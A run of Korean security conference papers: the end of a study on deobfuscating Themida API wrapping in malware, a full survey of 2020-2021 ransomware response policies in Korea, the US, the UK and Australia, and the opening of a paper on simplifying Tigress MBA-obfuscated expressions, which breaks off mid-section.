악성코드를 보호하기 위한 기법 중 난독화 기법이 차지하는 비중은 매우 크며, 난독화 된 악성코드는 계속해서 보고되고 있다. 그중, 상용 난독화 도구인 Themida에 의해 보호되는 악성코드의 사례가 존재한다. Themida API Wrapping 기법은 기존 연구를 통해 다양한 방식으로 역난독화 기법이 제시되었으나 Themida의 버전 업데이트로 최신 버전에 적용 불가능한 문제가 발생했다. 이에 본 논문에서는 최신 버전의 Themida API Wrapping 기법을 분석했고 IMPORT 섹션에 존재하는 모든 API에 대응하여 자동으로 역난독화하는 시스템을 제시했다.

본 논문의 제안 시스템을 통해 악성코드에 적용된 Themida API Wrapping 기능이 무효화 된 것을 확인할 수 있다. 본 논문의 제안 시스템을 사용하면 난독화 된 프로그램의 IMPORT 섹션에 존재하는 모든 API를 대상으로 역난독화하여 IMPORT 섹션을 복구 가능하다는 장점이 있다. 그러나 모든 Themida 코드 블록을 실행함으로써 역난독화가 완료되기까지 실행 시간이 증가한다는 단점을 가지고 있다.

추후 연구를 통해 다른 난독화 도구에 대해 분석하고 다양한 난독화 기법을 자동화하여 역난독화 할 수 있도록 연구를 진행할 예정이다.

[참고문헌]

[1] FireEye Mandiant, “M-Trends 2020”, https://content.fireeye.com/m-trends-kr/rpt-m-trends-2020-kr/, Accessed May 18, 2021.

[2] ESET, “Ousaban: Private photo collection hidden in a CABinet”, https://www.welivesecurity.com/2021/05/05/ousaban-private-photo-collection-hidden-cabinet/, Accessed May 19, 2021.

[3] ESET, “Lazarus supply-chain attack in South Korea”, https://www.welivesecurity.com/2020/11/16/lazarus-supply-chain-attack-south-korea/, Accessed May 19 2021.

[4] H. Triage, “Hatching Triage”, https://tria.ge/, Accessed April 14, 2021.

[5] J. H. Suk, J. Lee, H. Jin, I. S. Kim and D. H. Lee, "UnThemida: Commercial obfuscation technique analysis with a fully obfuscated program," Software: Practice and Experience, 48(12), pp. 2331-2349 2018.

[6] Y. Kang, M. C. Park and D. H. Lee, "Implementation of the Automated De-Obfuscation Tool to Restore Working Executable," Journal of the Korea Institute of Information Security & Cryptology, 27(4), pp. 785-802 2017.

[7] J. Lee, J. Han, M. Lee, J. Choi, H. Baek and S. Lee, "A study on API wrapping in Themida and unpacking technique," Journal of the Korea Institute of Information Security & Cryptology, 27(1), pp. 67-77 2017.

[8] J. Lee, B. Lee and S. Cho, "A Study on the Analysis Method to API Wrapping that Difficult to Normalize in the Latest Version of Themida," Journal of the Korea Institute of Information Security & Cryptology, 29(6), pp. 1375-1382 2019.

[9] Microsoft, “PE Format”, https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#the-idata-section/, Accessed May 22, 2021).

[10] Oreans Technology, “Themida”, https://www.oreans.com/Themida.php/, Accessed May 22, 2021.

[11] Intel Corporation, “Pin - A Dynamic Binary Instrumentation Tool”, https://software.intel.com/content/www/us/en/develop/articles/pin-a-dynamic-binary-instrumentation-tool.html/, Accessed May 24, 2021.

2020년 및 2021년 국내·외 랜섬웨어 대응 정책 동향+

강수진**, 김수빈*, 이민정*, 김소람**, 김종성***

*,**,***국민대학교 (학생, 대학원생, 교수)

Global Ransomeware Detection and Response Policy Trends 2020-2021

Soojin Kang**, Subin Kim*, Minjeong Lee*, Soram Kim**, Jongsung Kim***

*,**,***Kookmin University(Student, Graduate Student, Professor)

요 약

최근 랜섬웨어는 고도화된 공격 방식을 사용하여 특정 표적을 대상으로 공격을 수행하고 있다. 전 세계적으로 랜섬웨어로 인한 피해는 지속해서 발생하고 있으며 그 피해 대상이 점차 다양해지는 추세이며, 다수의 국내 기업도 랜섬웨어 공격으로 인한 피해를 입었다. 따라서 한국을 비롯한 세계 각국에서는 랜섬웨어 및 사이버 위협에 대응하는 가이드를 제공하고 관련 정책을 수립하고 있다. 본 논문에서는 국내·외 제안된 랜섬웨어 대응 정책을 소개한다. 2020년에 랜섬웨어와 관련하여 제안된 정책을 정리하고, 2021년에 새로 수립된 정책을 자세히 소개한다. 이를 통해 랜섬웨어에 대응하기 위한 정책의 동향을 파악하고 추후 관련 정책 수립 시 기반 자료로 활용되기를 기대한다.

I. 서론

랜섬웨어(Ransomware)는 사용자의 시스템을 잠그거나 주요 파일을 암호화하여 접근을 제한하고 이를 인질로 몸값을 요구하는 악성 소프트웨어이다. 과거 불특정 개인을 대상으로 악성 행위를 수행하던 랜섬웨어 공격자들은 최근 국가나 기업 등 특정 표적을 대상으로 지능형 지속 위협(APT, Advanced Persistent Threat)을 수행하고 있다[1]. 공격자들은 악성 행위를 수행하기 전, 특정 공격 대상의 정보를 지속해서 수집하고 관찰하여 피해 규모를 키운다. 랜섬웨어의 공격은 주요 피해 대상이던 IT 기업 및 공공기관뿐 아니라, 분야에 상관없이 업무 정지로 인한 피해가 크고 몸값을 지불할 능력이 있는 기업을 대상으로 공격 범위를 확대하고 있다[2].

2021년 2월에는 Ronggolawe 랜섬웨어가 에콰도르 재무부와 에콰도르에서 가장 큰 은행인 Banco Pichincha를 공격하여 웹 사이트를 암호화하고, 신분증 번호 및 비밀번호와 같은 개인정보가 포함된 파일 링크를 유출했다[3]. 같은 해 5월에는 DarkSide 랜섬웨어의 공격으로 미국의 가장 큰 연료 운반 시스템 회사인 Colonial Pipeline의 서비스가 마비되어 석유값이 일시적으로 폭등했으며, 해당 기업은 주요 파일 복구를 위해 공격자에게 비트코인으로 440만 달러를 지불했다[4]. 특히, 2020년 하반기부터 2021년 상반기까지 국내 기업의 랜섬웨어 피해가 다수 발생하였으며, 주요 내용은 [표 1]과 같다[5]. SK하이닉스 북미 법인은 Maze 랜섬웨어의 공격으로 내부 전략회의 내용이 유출되었으며, LG전자 북미지역 법인은 Conti 랜섬웨어의 공격으로 내부 기업 자료가 해킹되는 피해를 입었다. 이랜드 리테일은 Clop 랜섬웨어의 공격으로 일부 점포의 영업이 마비되었으며, LG생활건강의 베트남 법인은 Avaddon 랜섬웨어의 공격으로 내부 계약 정보 및 고객 정보가 유출되는 피해를 입었다. 랜섬웨어의 공격은 지속해서 발생하고 있으며 그 피해 규모도 증가하는 추세이다. 그러나, 과학기술정보통신부와 한국정보보호산업협회에서 진행한 “2020년 정보보호 실태조사”에 따르면 2020년 사업체의 49%는 IT 예산 중 정보보호 예산을 1% 미만으로 편성했다[6].

우리나라를 포함한 세계 각 정부 및 여러 기관들은 랜섬웨어 감염을 예방하고 피해를 줄이고자 다양한 정책을 수립하고 있다. 따라서 본 논문에서는 국내·외에서 제안된 랜섬웨어와 관련한 정책 및 가이드의 동향을 분석하고 이를 통해 랜섬웨어 대응에 대한 지표를 마련할 수 있도록 하고자 한다.

+본 논문은 2021년도 과학기술정보통신부(암호이용활성화)의 재원으로 한국인터넷진흥원의 지원을 받아 수행된 연구사업임

[표 1] 국내 주요 기업 랜섬웨어 피해 사례

피해 시기	기업명	피해 내용	랜섬웨어명
2020년 6월 25일	LG전자	테스트 제품 관련 파일, 직원 컴퓨터 이름	Maze
8월 19일	SK하이닉스	반도체 가격 협상 메일, 내부 전략 회의 내용 유출	Maze
11월 18일	한온시스템	-	Egregor
12월 2일	이랜드리테일	일부 점포 카드 결제 등 영업 차질	Clop
12월 4일	태성에스엔이	-	LockBit
2021년 2월 22일	현대자동차·기아 북미법인	커넥티드카 서비스 및 소비자 포털 마비	DoppelPaymer
4월 11일	CJ셀렉타 브라질법인	-	Avaddon
4월 29일	LG생활건강 베트남법인	내부 계약 문건, 고객사 명단 유출	Avaddon
5월 13일	SL코퍼레이션	개인 여권 사본, 신용카드 정보 유출	Avaddon
5월 18일	LG전자 북미법인	-	Conti

논문의 구성은 다음과 같다. 2장에서는 2020년에 제안된 랜섬웨어 대응 정책 및 가이드를 소개하며 3장에서는 2021년 상반기에 제안된 랜섬웨어 대응 및 예방 정책과 계획을 자세히 살펴본다. 끝으로 4장에서 결론으로 마무리한다.

II. 2020 랜섬웨어 대응 정책 동향

본 장에서는 2020년에 제안된 국내·외 랜섬웨어 정책 동향을 정리한다[7].

2.1 한국 (한국인터넷진흥원) - 랜섬웨어 대응 가이드

한국인터넷진흥원(Korea Internet & Security Agency, KISA)에서는 증가하는 랜섬웨어 감염을 예방하고 피해를 줄이고자 2020년 5월, “랜섬웨어 피해 예방 5대 수칙”과 “랜섬웨어 대응 및 백업 가이드”를 제공했다[8]. 데이터 백업 체계 구축 및 운영 가이드를 제공하고, 주요 시스템 보안 점검을 권장하여 사이버 공격을 예방할 수 있도록 했다.

2.2 호주 (정부) - 사이버 보안 전략

호주 정부는 2020년 8월, 사이버 보안 전략인 “AUSTRALIA’S CYBER SECURITY STRATEGY 2020”을 발표했다[9]. 호주 정부는 주요 사이버 보안 위협 중 하나로 신종 코로나 감염증(이하, COVID-19) 유행을 악용하는 사이버 범죄자들의 공격 형태를 언급하며, 정부, 기업, 지역사회 별로 사이버 위협에 대비하기 위한 구체적인 행동 지침을 제시했다.

2.3 미국 (OFAC) - 랜섬웨어 몸값 지불 권고문

미국의 자산 관리국인 OFAC (The U.S. Department of the Treasury’s Office of Foreign Assets Control)에서는 2020년 10월, 랜섬웨어 몸값 지불과 관련한 권고문을 발행했다[10]. 피해자가 랜섬웨어 몸값을 지불하여도 데이터 복구를 보장할 수 없으며, 공격자들의 추가 범죄 활동의 기반 자금이 될 수 있음을 언급했다. 따라서 랜섬웨어에 감염된 경우, 몸값을 지불하지 말고 OFAC 및 기타 정부 기관에 즉시 신고할 것을 권고했다.

2.4 미국 (NIST) - 랜섬웨어 대응 가이드

미국의 국립표준기술연구소인 NIST (National Institute of Standards and Technology)는 2020년 9월, 랜섬웨어 및 각종 위협으로 인한 감염 사고 발생 시 수행해야 할 조치와 감염 사고를 조사하기 위한 보안 가이드인 NIST SP 1800-11을 발표했다[11]. 이를 통해 사용자가 운영체제와 파일 등 다양한 데이터를 효과적으로 신속히 복구할 수 있도록 지원한다. 같은 해 12월에는 랜섬웨어 대응을 위한 보안 가이드를 발표했다[12, 13]. NIST SP 1800-25, 26을 통해 각각 랜섬웨어를 식별하고 탐지하며 공격에 대응하기 위해 기관과 보안담당자가 수행해야 할 방어 체계 구축 방안을 제시했다.

III. 2021 랜섬웨어 대응 정책 동향

2021년에도 지속적인 랜섬웨어 공격을 대응하고 사전에 예방하여 피해를 줄이기 위해 국내·외 여러 기관에서 랜섬웨어와 관련한 다양한 정책들이 수립되었다.

3.1 한국 (과학기술정보통신부) - K-사이버 방역 추진전략

과학기술정보통신부에서는 2021년 2월, “K-사이버 방역 추진전략”을 발표했다[14]. 디지털상 존재하는 여러 보안 위협에 대응하기 위해 민간의 주요 기업들과 ‘사이버 보안 얼라이언스’의 구축을 계획했다. ‘사이버 보안 얼라이언스’를 통해 사이버 위협 정보를 사용자의 신고에 의존하던 기존의 방식을 실시간으로 랜섬웨어 정보를 수집하는 방식으로 개선했다. 수집된 정보를 주요 기업, 기관 및 일반 사용자와 공유하여 랜섬웨어 위협 대응을 강화한다. 또한, ‘사이버 알림 서비스’를 도입하여 원격 교육 및 화상 회의를 포함한 비대면 서비스 이용자들에게 사이버 위협 정보를 전달할 수 있도록 했다. 이용자 기기로 사이버 위협 정보가 포함된 문자를 발송하고, 백신 프로그램의 알림창을 통해 사이버 위협 알림을 제공한다. 이를 통해 이메일 및 PC를 통해 알림을 전송하던 기존 방식을 개선하여 다수의 사용자가 위협 정보를 인지하고 대응할 수 있도록 했다.

3.2 한국 (한국인터넷진흥원) - 랜섬웨어 예방 체계 구축

한국인터넷진흥원인 KISA에서는 랜섬웨어를 포함한 사이버 위협을 예방하고자 2021년 5월, 인공지능 및 빅데이터 기술을 활용한 위협 정보 공유 체계 및 예방 시스템의 확립 계획을 밝혔다[15]. 해당 계획에서는 랜섬웨어 공격자들이 피해자와 소통하기 위해 사용하는 소셜 미디어(SNS)와

다크웹 등을 통해 보안 위협 정보를 다양하게 수집하여 빅 데이터를 구축한다. 수집된 데이터를 AI (Artificial Intelligence)를 사용하여 분석하는 지능형 보안 프레임워크를 개발하고자 한다. AI를 기반으로 악성 도메인을 탐지하고 차단하며, 분석된 공격과 유사한 공격에 미리 대비할 수 있도록 예방 시스템 구축을 계획했다. 이를 통해 국내 랜섬웨어의 피해를 줄이고 사이버 공격을 사전에 예방할 수 있도록 하고자 한다.

3.3 미국 (CISA) - 랜섬웨어 위협 완화 캠페인

미국의 국토안전부 산하의 사이버보안 및 인프라 보안국인 CISA (Cybersecurity and Infrastructure Security Agency)에서는 2021년 1월, 랜섬웨어에 대한 인식을 높이고 랜섬웨어의 위협에 대응하고자 랜섬웨어 위협 완화 캠페인인 “Reduce the Risk of Ransomware Campaign”을 진행했다[16]. 캠페인에서는 랜섬웨어의 위협으로부터 사용자가 스스로를 보호할 수 있도록 랜섬웨어 공격에 대한 노출을 줄이기 위한 가이드 및 경고 사항을 제공한다. 랜섬웨어 예방 모법 사례 및 랜섬웨어 대응을 위한 행동 지침을 소개하며, 인포그래픽(Infographics)[1] 제공을 통해 사용자에게 랜섬웨어의 공격 방식 및 위협 사항에 대한 이해를 돕는다. CISA는 COVID-19 발병 이후 증가한 원격 학습 및 교육 기관에 대한 랜섬웨어 공격에 대응하고자, FBI와 협력하여 안전한 원격 학습을 수행하기 위한 개인 보안 가이드 및 교육 영상자료를 제공한다.

3.4 영국 (RUSI) - Emerging Insights

영국의 국제 안보 연구소인 RUSI (Royal United Services Institute)는 2021년 3월, 랜섬웨어의 위협을 분석하고 이에 대응하기 위한 “Emerging Insights”를 발표했다[17]. 해당 논문에서는 증가하고 있는 랜섬웨어 공격과 변화하는 공격 방식을 소개하고, 이로 인한 피해를 설명한다. 또한, 랜섬웨어 피해자들의 몸값 지불을 방지하기 위한 법안을 도입하고, 랜섬웨어 위협에 대응할 수 있는 새로운 정책을 설립할 것을 촉구하고 있다. 조직, 정책 입안자, 법 집행 기관 및 국가 수준의 사이버 보안 기관의 위협 대응 행동 지침을 설명하고 있으며, 예방, 추구, 보호 및 준비(Prevent, Pursue, Protect and Prepare)의 4가지 접근 방식을 제시했다.

3.5 미국 (FBI) - TLP:WHITE flash

미국의 연방수사국인 FBI의 사이버 부서는 2021년 5월, Conti 랜섬웨어로 인해 지난 1년 동안 법 집행 기관, 응급 의료 서비스, 911 파견 센터 및 지방 자치 단체를 포함한 최소 16건의 피해가 발생했다고 발표했다. 이에 대응하고자 FBI는 사이버 보안 전문가와 시스템 관리자가 향후 Conti 랜섬웨어 공격으로부터 조직의 네트워크를 방어할 수 있도록 “TLP:WHITE flash”를 발행했다[18]. 해당 문서에서 Conti 랜섬웨어의 공격 및 운영 방식에 대해 상세히 기술했다. 또한, 2020년 미국의 자산관리국 OFAC에서 권고된 사항과 같이 몸값 지불은 공격자의 지속적인 공격 및 범죄 활동을 지원하는 행위가 될 수 있으므로 몸값을 지불을 권장하지 않았다. 만일 랜섬웨어의 공격을 받았다면, FBI의 사이버 침입 방지 및 대응 센터인 Cyber Watch (CyWatch)로 신고하길 권장하고 있으며 랜섬웨어 감염을 예방하기 위한 권장 사항을 제시하고 있다.

3.6 미국 (백악관) - FACT SHEET

미국 백악관은 2021년 5월, 미국의 제46대 대통령인 조 바이든 대통령이 국가의 사이버 보안을 개선하고 연방 정부 네트워크를 보호하기 위한 행정에 서명한 내용을 담은 FACT SHEET를 발표했다[19]. 해당 행정을 통해 IT 서비스 제공 업체가 정부와 정보를 공유할 수 있도록 하며, 연방 정부와 중앙 정부 간의 EDR (Endpoint Detection and Response)를 구축하여 신속한 정보 공유를 가능하게 한다. 사이버 보안 안전 검토위원회를 설립을 통해 사이버 보안 사고 이후, 사이버 보안을 개선하기 위한 권장 사항을 제시하는 역할을 수행하도록 한다. 또한, 보안 모범 사례를 채택하여 보안을 강화하고, 사이버 사고에 대응하기 위한 표준화된 계획을 구축하는 것을 목표로 한다.

IV. 결론

랜섬웨어의 공격은 국내 기업을 다수 포함하여 세계적으로 지속해서 발생하고 있다. 공격자들은 고도화된 공격 전략을 통해 피해 규모 또한 늘리고 있다. 이에 발맞춰 정부와 기관에서 랜섬웨어 대응과 관련한 정책 및 가이드를 제시하고 있다. 따라서 본 논문에서는 랜섬웨어의 피해를 줄이고 공격에 대응하기 위해 2020년에 제안된 랜섬웨어와 관련한 정책을 정리했다. 또한, 2021년에 새로 제안된 국내·외 랜섬웨어 정책을 자세히 소개했다. 2020년과 2021년 제안된 정책을 정리하여 비교한 내용은 [표 2]와 같다. 2020년에는 랜섬웨어를 예방하기 위한 행동 지침과 같이 사전 대응에 관한 정책이 주를 이루었으며, 2021년에는 랜섬웨어에 적극적으로 대응하기 위한 정부 차원에서 예방 체계를 구축하려는 정책이 등장했다. 이를 통해 랜섬웨어에 대응하기 위한 각국의 정책 동향을 살펴볼 수 있다. 향후 국내에서 랜섬웨어와 관련한 정책 및 가이드를 설립할 때, 본 논문이 다양한 방안을 모색하는 기반 자료로 활용되기를 기대한다. 나아가 랜섬웨어 공격은 전 세계적으로 발생하고 있으므로, 이에 대응하기 위해 여러 나라 간의 랜섬웨어 정보를 공유하고 협력할 필요가 있다. 공공 및 민관기관이 협력하여 랜섬웨어의 정보 및 복구 도구를 공유하는 노모어랜섬 프로젝트[20]와 같은 협력 프로젝트를 통해 랜섬웨어를 사전에 예방하기 위한 각국의 노력이 필요하다.

1) 명확하고 빠르게 설명하기 위해 복잡한 정보를 그래픽을 사용하여 시각적으로 표현한 것을 의미

[표 2] 2020년 및 2021년 제안된 랜섬웨어 대응 정책 비교

2020년		2021년	
국가 (기관)	주요 내용	국가 (기관)	주요 내용
한국 (한국인터넷진흥원)	랜섬웨어 예방 가이드	한국 (과학기술정보통신부)	랜섬웨어 예방 체계 구축
호주 (정부)	랜섬웨어 예방 가이드	한국 (한국인터넷진흥원)	랜섬웨어 예방 체계 구축
미국 (OFAC)	랜섬웨어 몸값 지불 권고문	미국 (CISA)	랜섬웨어 예방 가이드
미국 (NIST)	랜섬웨어 예방, 대응 가이드	영국 (RUSI)	랜섬웨어 예방 가이드
		미국 (FBI)	랜섬웨어 몸값 지불 권고문
		미국 (백악관)	랜섬웨어 예방 체계 구축

[참고문헌]

[1] "[2021 랜섬웨어 대응 리포트] 진화하는 랜섬웨어, 어떻게 막아야 하나", 보안뉴스, https://www.boannews.com/media/view.asp?idx=93758, Dec. 2020.

[2] "무차별 랜섬웨어 공격‥韓 핵심 기업들이 떤다", 한국 경제, https://www.hankyung.com/it/article/2021060130271, Jun. 2021.

[3] "Hackearon el mayor banco privado de Ecuador y hay miles de cuentas en peligro", Information Technology, https://www.infotechnology.com/actualidad/hackearon-el-mayor-banco-privado-de-ecuador-y-hay-miles-de-cuentas-en-peligro/, Mar. 2021.

[4] "The Colonial pipeline ransomware hackers had a secret weapon: self-promoting cybersecurity firms", MIT Technology Review, https://www.technologyreview.com/2021/05/24/1025195/colonial-pipeline-ransomware-bitdefender/. May. 2021.

[5] "[단독]기업 기밀 '인질'로 "몸값내라"…안내면 디도스 공격 협박까지", 동아일보, https://www.donga.com/news/Economy/article/all/20210601/107203283/1. Jun. 2021.

[6] 과학기술정보통신부, "2020년 정보보호실태조사 결과 발표", https://www.msit.go.kr/bbs/view.do?sCode=user&mId=113&mPid=112&pageIndex=&bbsSeqNo=94&nttSeqNo=3180039&searchOpt=ALL&searchTxt=. Mar. 2021.

[7] 한국 인터넷 진흥원, "[동향 보고서] '20년 랜섬웨어 동향 및 분석 보고서", https://seed.kisa.or.kr/kisa/Board/105/detailView.do. Jan. 2021.

[8] 한국 인터넷 진흥원, "KISA, 랜섬웨어 공격 이렇게 대응하세요!", https://kisa.or.kr/notice/press_View.jsp?cPage=12&mode=view&p_No=8&b_No=8&d_No=1910&ST=T&SV=. May. 2020.

[9] Department of Home Affairs, "AUSTRALIA'S CYBER SECURITY STRATEGY 2020", https://www.homeaffairs.gov.au/cyber-security-subsite/files/cyber-security-strategy-2020.pdf. Aug. 2020.

[10] The U.S. Department of the Treasury's Office of Foreign Assets Control, "Ransomware Advisory", https://home.treasury.gov/policy-issues/financial-sanctions/recent-actions/20201001. Oct. 2020.

[11] National Institute of Standards and Technology, "Data Integrity: Recovering from Ransomware and Other Destructive Events", https://csrc.nist.gov/publications/detail/sp/1800-11/final. Sep. 2020.

[12] National Institute of Standards and Technology, "Data Integrity: Identifying and Protecting Assets Against Ransomware and Other Destructive Events", https://csrc.nist.gov/publications/detail/sp/1800-25/final. Dec. 2020.

[13] National Institute of Standards and Technology, "Data Integrity: Detecting and Responding to Ransomware and Other Destructive Events", https://csrc.nist.gov/publications/detail/sp/1800-26/final, Dec. 2020.

[14] 과학기술정보통신부, "K-사이버방역추진전략 발표", https://www.msit.go.kr/bbs/view.do?sCode=user&mId=113&mPid=112&bbsSeqNo=94&nttSeqNo=3179937. Feb. 2021.

[15] "KISA 'AI·빅데이터 기술 활용한 랜섬웨어 예방 체계 구축'", 연합뉴스, https://www.yna.co.kr/view/AKR20210521125700017. May. 2021.

[16] Cybersecurity and Infrastructure Security Agency, "RANSOMWARE GUIDANCE AND RESOURCES", https://www.cisa.gov/ransomware. Jan. 2021.

[17] Royal United Services Institute, "Emerging Insights", https://rusi.org/publication/emerging-insights/ransomware-perfect-storm. Mar. 2021.

[18] Federal Bureau of Investigation, "TLP:WHITE flash", https://www.documentcloud.org/documents/20785301-conti-ransomware-attacks-impact-healthcare-and-first-responder-networks-bc-5-20-21. May. 2021.

[19] The White House, "FACT SHEET: President Signs Executive Order Charting New Course to Improve the Nation's Cybersecurity and Protect Federal Government Networks" https://www.whitehouse.gov/briefing-room/statements-releases/2021/05/12/fact-sheet-president-signs-executive-order-charting-new-course-to-improve-the-nations-cybersecurity-and-protect-federal-government-networks/. May. 2021.

[20] The No More Ransom Project, https://www.nomoreransom.org/.

Tigress 난독화 도구에서 제공하는 MBA 난독화 기술의 한계점*

이지원*, 석재혁**, 이동훈*
*고려대학교 (대학원생) **삼성 SDS

Limitations of the MBA obfuscation technique from Tigress obfuscation tool

Jiwon Lee*, Jae Hyuk Suk**, Dong Hoon Lee*
*Korea University(Graduate student) **Samsung SDS

요 약

역공학에 기반한 악의적 소프트웨어 분석은 소프트웨어에 대한 지적재산권을 위협한다. 프로그램의 기능성을 유지하면서 프로그램을 분석하기 어렵게 만드는 난독화는 이러한 위협에 대한 해결책 중 하나이다. MBA(Mixed Boolean Arithmetic) 난독화 기술은 원본 수식을 의미를 보존하면서 불연산(예: ∧, ∨, ⊕)과 산술연산(예: +, −)이 혼합된 분석하기 어려운 수식으로 변형한다. 변환된 수식으로는 수식이 가진 의미나 목적을 파악하기 어려워서 MBA 난독화 기술은 비교적 높은 보호 강도를 가진다.

본 논문에서는 난독화 도구인 Tigress에서 제공하는 MBA 난독화 기술에 대한 한계점을 분석하고 이를 통해 Tigress의 MBA 난독화 기술이 적용된 수식을 단순화한다. 그 결과 Tigress의 MBA 난독화 기술이 적용된 54,240개의 수식을 완벽히 원본 수식으로 변환했다. 본 연구 결과를 개선하여 추후에는 더 강력한 MBA 기술을 설계 및 구현할 수 있을 것으로 기대된다.

I. 서론

역공학에 기반한 소프트웨어 수정 및 분석은 소프트웨어에 대한 지적재산권을 위협한다. 이러한 위협은 소프트웨어 무단 사용 및 소프트웨어 복제 등으로 이어질 수 있다. 프로그램을 분석하기 어렵게 만드는 난독화는 이러한 문제에 대한 해결책 중 하나이다.

일반적으로 소프트웨어 난독화란 원본의 기능성을 유지하면서 프로그램을 분석하기 어렵게 만드는 변환 프로세스이다. 난독화는 프로그램에 대한 역공학을 지연시켜 프로그램에 대한 지적 재산권을 보호한다. 난독화 기술은 난독화 특성에 따라 데이터 난독화, 레이아웃 난독화, 제어흐름 난독화, 방지 난독화로 분류된다.

* 이 성과는 2021년도 과학기술정보통신부의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (No.NRF-2021R1A2C2014428).

MBA 난독화 기술[1]은 데이터 난독화 기법의 하나로 산술연산 혹은 불연산만으로 이루어진 수식을 기능성은 유지하면서 두 종류의 연산이 혼합된 수식으로 변환하여 분석하기 어렵게 한다. MBA 난독화 기술에 대한 역난독화란 변환된 수식을 단순화하여 원본 수식에 유사한 수식으로 변환하는 것을 말한다. 순수 산술연산 수식 혹은 순수 불연산 수식에서만 적용되던 기존 수학 이론은 두 연산을 혼합한 수식에는 적용되지 않아 MBA 난독화에 대한 단순화는 어렵다고 알려져 있다[2].

Tigress[3]는 학술적인 목적으로 개발된 소스코드 레벨의 난독화 도구이다. Tigress는 MBA 난독화 기술을 포함한 다양한 난독화 기술을 옵션으로 제공한다. 본 논문에서는 Tigress에서 제공하는 MBA 난독화 기술의 한계점을 분석하고 이를 이용하여 Tigress에서 제공하는 MBA 난독화 기술이 적용된 54,240개의 수식에 패턴 매칭 기법을 적용하여 단순화한다.

본 논문의 구성은 다음과 같다. 2장에서는 MBA 난독화 기술의 기본 개념을 살펴본다. 3장에서는 Tigress에서 제공하는 MBA 난독화 기술이 가진 한계점을 설명한다. 4장에서는 앞 장의 한계점을 통해 Tigress로 생성한 MBA 수식에 대한 단순화를 진행하고 그 결과를 평가한다. 마지막으로 5장에서는 결론을 맺는다.

II. MBA 난독화

MBA 난독화 기술은 산술연산 혹은 불연산만으로 이루어진 수식을 의미를 보존하면서 산술연산과 불연산이 혼합된 수식으로 변환하는 방법이다. 이때, 산술연산과 불연산이 혼합된 수식을 MBA 수식이라고 한다. 변환된 MBA 수식은 원본 수식보다 복잡한 형태로서 원본 수식보다 수식이 가진 의미나 목적을 파악하기 어렵다. Fig. 1은 $x+y$와 같은 기능성을 가지는 MBA 수식을 보여준다.

$$\begin{aligned} x+y &= (x \vee y)+(x \wedge y) \\ &= (x \oplus y)+2\times(x \wedge y) \end{aligned}$$

Fig. 1. $x+y$와 같은 기능성을 가지는 MBA 수식

MBA 수식은 기본적으로 단순화하는 것이 어렵다고 알려져 있다. 근본적인 원인은 순수 산술연산 수식에 적용되던 수학 이론(예: Arithmetic Reduction)과 순수 불연산 수식에 적용되던 수학 이론(예: Constraint Solving)이 두 종류의 연산이 혼합된 MBA 수식에서는 적용되지 않기 때문이다. MBA 수식은 단순화가 되지 않으면 수식의 의도나 의미를 파악하기 어려운데 MBA 수식의 단순화는 어려우므로 MBA 난독화 기술은 비교적 높은 보호 강도를 가진다고 알려져 있다. Fig. 2는 산술연산 수식 혹은 불연산 수식에 적용되던 기존 수학 이론이 MBA 수식에는 적용되지 않는 예시를 보여준다.

$$\begin{aligned} (x \wedge y)-(x \wedge \neg y) &\neq x \wedge (y-\neg y) \\ (x \times y) \wedge (x \times z) &\neq x \times (y \wedge z) \end{aligned}$$

Fig. 2. 산술연산 혹은 불연산에 적용되던 기존 수학 이론이 적용되지 않는 MBA 수식

높은 보호 강도를 가진다고 알려진 MBA 난독화를 단순화하기 위해 다양한 연구가 진행되었다. MBA 수식을 단순화하는 방법으로는 패턴 매칭 알고리즘을 이용한 단순화[3], MBA 수식을 비트 수준으로 정규화하는 Bit-blasting을 이용한 단순화[4], 동치인 수식을 생성하여 단순화하는 Program Synthesis[5] 등이 존재한다.

III. Tigress에서 제공하는 MBA 난독화 기술의 한계점

Tigress에서 제공하는 MBA 난독화 기술은 하나의 원본 수식에 대해 하나의 MBA 수식을 출력한다. 이때, 출력된 MBA 수식은 SEED에 따라 형태가 다를 수 있다. Fig. 3은 동일한 입력에 대해 서로 다른 SEED를 적용한 결과를 보여준다. SEED에 따라 동일한 원본 수식이라도 출력된 MBA 수식은 다를 수도 같을 수도 있다.

$$\begin{aligned} x+y &\xrightarrow{SEED=1} (x \oplus y)+(x \wedge y) \ll 1 \\ x+y &\xrightarrow{SEED=2} (x \vee y)+(x \vee y)-(x \oplus y) \\ x+y &\xrightarrow{SEED=3} (x \oplus y)+(x \wedge y) \ll 1 \end{aligned}$$

Fig. 3. Tigress에 서로 다른 SEED를 적용하여 MBA 난독화한 결과

Tigress에서 제공하는 MBA 난독화 기술은 원본 수식의 연산자가 적을수록 이를 통하여 변환 가능한 MBA 수식의 종류가 적다. 변환 가능한 MBA 수식의 종류가 적을수록 SEED에 관계없이 중복되는 변환이 자주 발생한다. 이 경우 변환된 MBA 수식이 고정된 패턴을 보이기에 MBA 수식에 대한 단순화가 쉬워진다. Tigress를 통해 하나의 연산자를 가지는 수식 $x+y$, $x-y$, $x\times y$를 각 100,000개의 SEED에

대해 MBA 수식으로 변환한 결과 Fig. 4처럼 각각 8종류, 6종류, 1종류의 MBA 수식으로만 변환했다.

$(x-\neg y)-1$	$(x\oplus y)+((x\wedge y)+(x\wedge y))$
$(x\vee y)+(x\wedge y)$	$((x\vee y)+(x\vee y))-(x\oplus y)$
$(x\oplus y)+((x\wedge y)\ll 1)$	$((x\oplus\neg y)+((x\vee y)\ll 1))+1$
$((x\vee y)\ll 1)-(x\oplus y)$	$((x\oplus\neg y)+((x\vee y)+(x\vee y)))+1$

(a) Tigress 통해 $x+y$가 변환 가능한 MBA 수식의 종류

$(x+\neg y)+1$	$((x\wedge\neg y)\ll 1)-(x\oplus y)$
$(x\wedge\neg y)-(\neg x\wedge y)$	$(x\oplus y)-((\neg x\wedge y)+(\neg x\wedge y))$
$(x\oplus y)-((\neg x\wedge y)\ll 1)$	$((x\wedge\neg y)+(x\wedge\neg y))-(x\oplus y)$

(b) Tigress 통해 $x-y$가 변환 가능한 MBA 수식의 종류

$(x\wedge y)\times(x\vee y)+(x\wedge\neg y)\times(\neg x\wedge y)$

(c) Tigress 통해 $x\times y$가 변환 가능한 MBA 수식의 종류

Fig. 4. Tigress 통해 하나의 연산자를 가진 수식이 변환할 수 있는 MBA 수식의 종류

